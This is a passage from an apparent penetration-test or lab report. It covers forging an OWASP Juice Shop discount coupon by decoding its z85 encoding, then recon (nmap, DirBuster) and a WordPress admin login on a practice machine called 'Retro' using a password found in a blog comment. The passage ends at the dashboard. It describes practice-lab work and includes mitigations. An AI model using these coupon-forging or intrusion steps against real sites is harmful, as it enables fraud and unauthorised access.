
OWASP Juice Shop
@owasp_juiceshop

[🤖] Enjoy 20% off all our juicy products with this #coupon code: pEw8pf!Cdm (valid until 2021-10-31)

9:27 PM · Sep 30, 2021 · Juicy Coupon Bot

Figure 19: Current Coupon Codes

Referring back to the package file seen prior in Figure 11, the following dependency “z85” was found in Figure 20. Further research reveals this is an ASCII encoding method.



~/Downloads/package.json.bak%00.md - Mousepad
File Edit Search View Document Help
coupons_2013.md.bak%00.md
package.json.bak%00.md

```
    "jsonwebtoken": "~8",
    "jssha": "~2.3",
    "libxmljs": "~0.18",
    "marsdb": "~0.6",
    "morgan": "~1.9",
    "multer": "~1.3",
    "pdfkit": "~0.8",
    "replace": "~0.3",
    "request": "~2",
    "sanitize-html": "1.4.2",
    "sequelize": "~4",
    "serve-favicon": "~2.4",
    "serve-index": "~1.9",
    "socket.io": "~2.0",
    "sqlite3": "~3.1.13",
    "z85": "~0.0"
```

Figure 20: Juice Shop Dependencies

Using the online decoder Cryptii[4] the message was decoded.

Understanding that the last two digits denote the discount amount, and the prior eight denote the date, the 80% code was create, as seen in Figure 21.



```
pEw8pf!Cdm
```


```
OCT21-20
```

```
pEw8pf!Cvs
```

```
OCT21-80
```

Figure 21: Code decoding and creation

[4] https://cryptii.com/


Your discount of 80% will be applied during checkout.

Coupon

Need a coupon code? Follow us on Twitter or Facebook for monthly coupons and other spam! 0/10

Figure 22: Code Applied


Outcome: The generated code applies a reusable 80% discount code for all purchases on the shop. Knowing how the code is created allows a user to create a code applying up to a 99% discount on their Juice Shop purchases.

Rationale	This exploit was done to firstly check if the coupon functionality works as intended, and if the coupons the made in a way that users can't guess or create their own codes. A user being able to do so would cause incredible financial damage to the site.
Mitigation Guide	• Don't store older coupon codes on the site • Authenticate coupon codes server side, only check against currently assigned coupon code(s) • Limit coupon usage per customer. 1 code per customer • Assign coupon codes to individual customers, sent via email.
Reference	https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication

System Vulnerabilities Testing

Regarding checking our client's system vulnerabilities, we wish to report any vulnerabilities present and gain root access to the machine. The virtual machine 'Retro' will be used for the purpose of this section. It has the IP Address of '10.10.217.216'.

Due to the machine not responding to ping requests, an 'Nmap' search with '-Pn' to find out more about the machine in question. As we can see in Figure 18, it has a Windows operating system and two open ports. Port '80' and '3389'. 80 being an ISS server and 3389 being a remote desktop service.



```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -A 10.10.217.216
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slowe
r.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-06 17:02 EDT
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for 10.10.217.216
Host is up (0.039s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: RETROWEB
|   NetBIOS_Domain_Name: RETROWEB
|   NetBIOS_Computer_Name: RETROWEB
|   DNS_Domain_Name: RetroWeb
|   DNS_Computer_Name: RetroWeb
|   Product_Version: 10.0.14393
|_  System_Time: 2021-10-06T21:13:04+00:00
| ssl-cert: Subject: commonName=RetroWeb
| Not valid before: 2021-10-05T21:05:10
|_Not valid after:  2022-04-06T21:05:10
|_ssl-date: 2021-10-06T21:13:05+00:00; +10m47s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 23: Nmap of machine

Visiting 10.10.217.216 brings us to a default ISS page with nothing of note. All links leading to the same Microsoft IIS page.





Figure 24: Default Page

Knowing this, we used Dirbuster to find any hidden directories within the machine. A medium sized wordlist is provided as seen in Figure 25 and the results are shown in Figure 26.



Target URL (eg http://example.com:80/)
http://10.10.217.216/

Work Method: Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 100 Thre... Go Faster [ ]

Select scanning type: [✓ List based brute force] Pure Brute Force

File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: [✓ Standard start point] URL Fuzz


[✓] Brute Force Dirs [✓] Be Recursive Dir to start with /

[✓] Brute Force Files [ ] Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp
/

DirBuster Stopped /retro/index.php/rss/rss/forum.php

Figure 25: Dirbuster Wordlist



```
OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File  Options  About  Help
http://10.10.217.216:80/
Scan Information | Results - List View: Dirs: 9 Files: 10 | Results - Tree View | Errors: 0
Testing for dirs in /                                              3%
Testing for files in / with extention .php                         3%
Testing for dirs in /retro/                                        0%
Testing for files in /retro/ with extention .php                   0%
Testing for dirs in /retro/wp-content/                             0%
Testing for files in /retro/wp-content/ with extention .php        0%
Testing for dirs in /retro/wp-includes/                            0%
Current speed: 3 requests/sec                  (Select and right click for more options)
Average speed: (T) 348, (C) 11 requests/sec
Parse Queue Size: 0                            Current number of running threads: 100
Total Requests: 18820/4410964                  100  Change
Time To Finish: 4 Days
Back  Pause  Stop                                                          Report
Starting dir/file list based brute forcing              /retro/wp-includes/banners/
```

Figure 26: Dirbuster Findings

Taking note of the directory ‘retro’, we follow it to the following webpage. Another thing of one from Figure 26 is the use ‘wp-content’. This confirms that the site was created using the website creator, WordPress.




Figure 27: Retro Page

The consists of blogposts and articles written by the user ‘Wade’. Visiting his profile shows us the posts created by him. Most importantly, at the bottom of the profile page is a ‘Log in’ link which leads to a WordPress login page, seen in Figure 28





Figure 28: Login Access

When attempting a login, the first vulnerability can be noted. Firstly, the WordPress login system displays if the password supplied for a valid user is incorrect, as seen in Figure 29. There are also preventative measures stopping someone from repeatedly trying to log on.




ERROR: The password you entered for the username **Wade** is incorrect. Lost your password?

Username or Email Address: Wade

Figure 29: Failed Login Attempt

Knowing this, a brute force attack via Burp Suite or a program like Hydra is possible. Before this attempting this, a further investigation is done on the site to find any clues. Of Wald's reviews an article, one of note is the one for 'Ready Player One'. The following paragraph and comment see in Figure 30 provides a possible lead.



Ready Player One

by Wade

I can't believe the movie based on my favorite book of all time is going to come out in a few days! Maybe it's because my name is so similar to the main character, but I honestly feel a deep connection to the main character Wade. I keep mistyping the name of his avatar whenever I log in but I think I'll eventually get it down. Either way, I'm really excited to see this movie!

Category: Uncategorized

← Hello world! 30th Anniversary of PAC-MAN →

One Comment on "Ready Player One"


Wade

December 9, 2019

Leaving myself a note here just in case I forget how to spell it: parzival

Figure 30: Wade's Review and Comment

Testing out 'parzival' turns out to be the correct login credential. The login brings us to the standard WordPress dashboard seen in Figure 31.



Users Add New

Thanks for choosing the 90s Retro theme! Enter your email to receive important updates and information from Organic Themes.

Email Address | Subscribe | Follow @OrganicThemes

This theme recommends the following plugins: ***Contact Form by WPForms***, ***Organic Builder Widgets***, ***Organic Profile Block*** **and** ***Widget Area Block***.

Begin installing plugins | **Dismiss this notice**

All (1) | Administrator (1)

Search Users

Bulk Actions | Apply | Change role to... | Change | 1 item

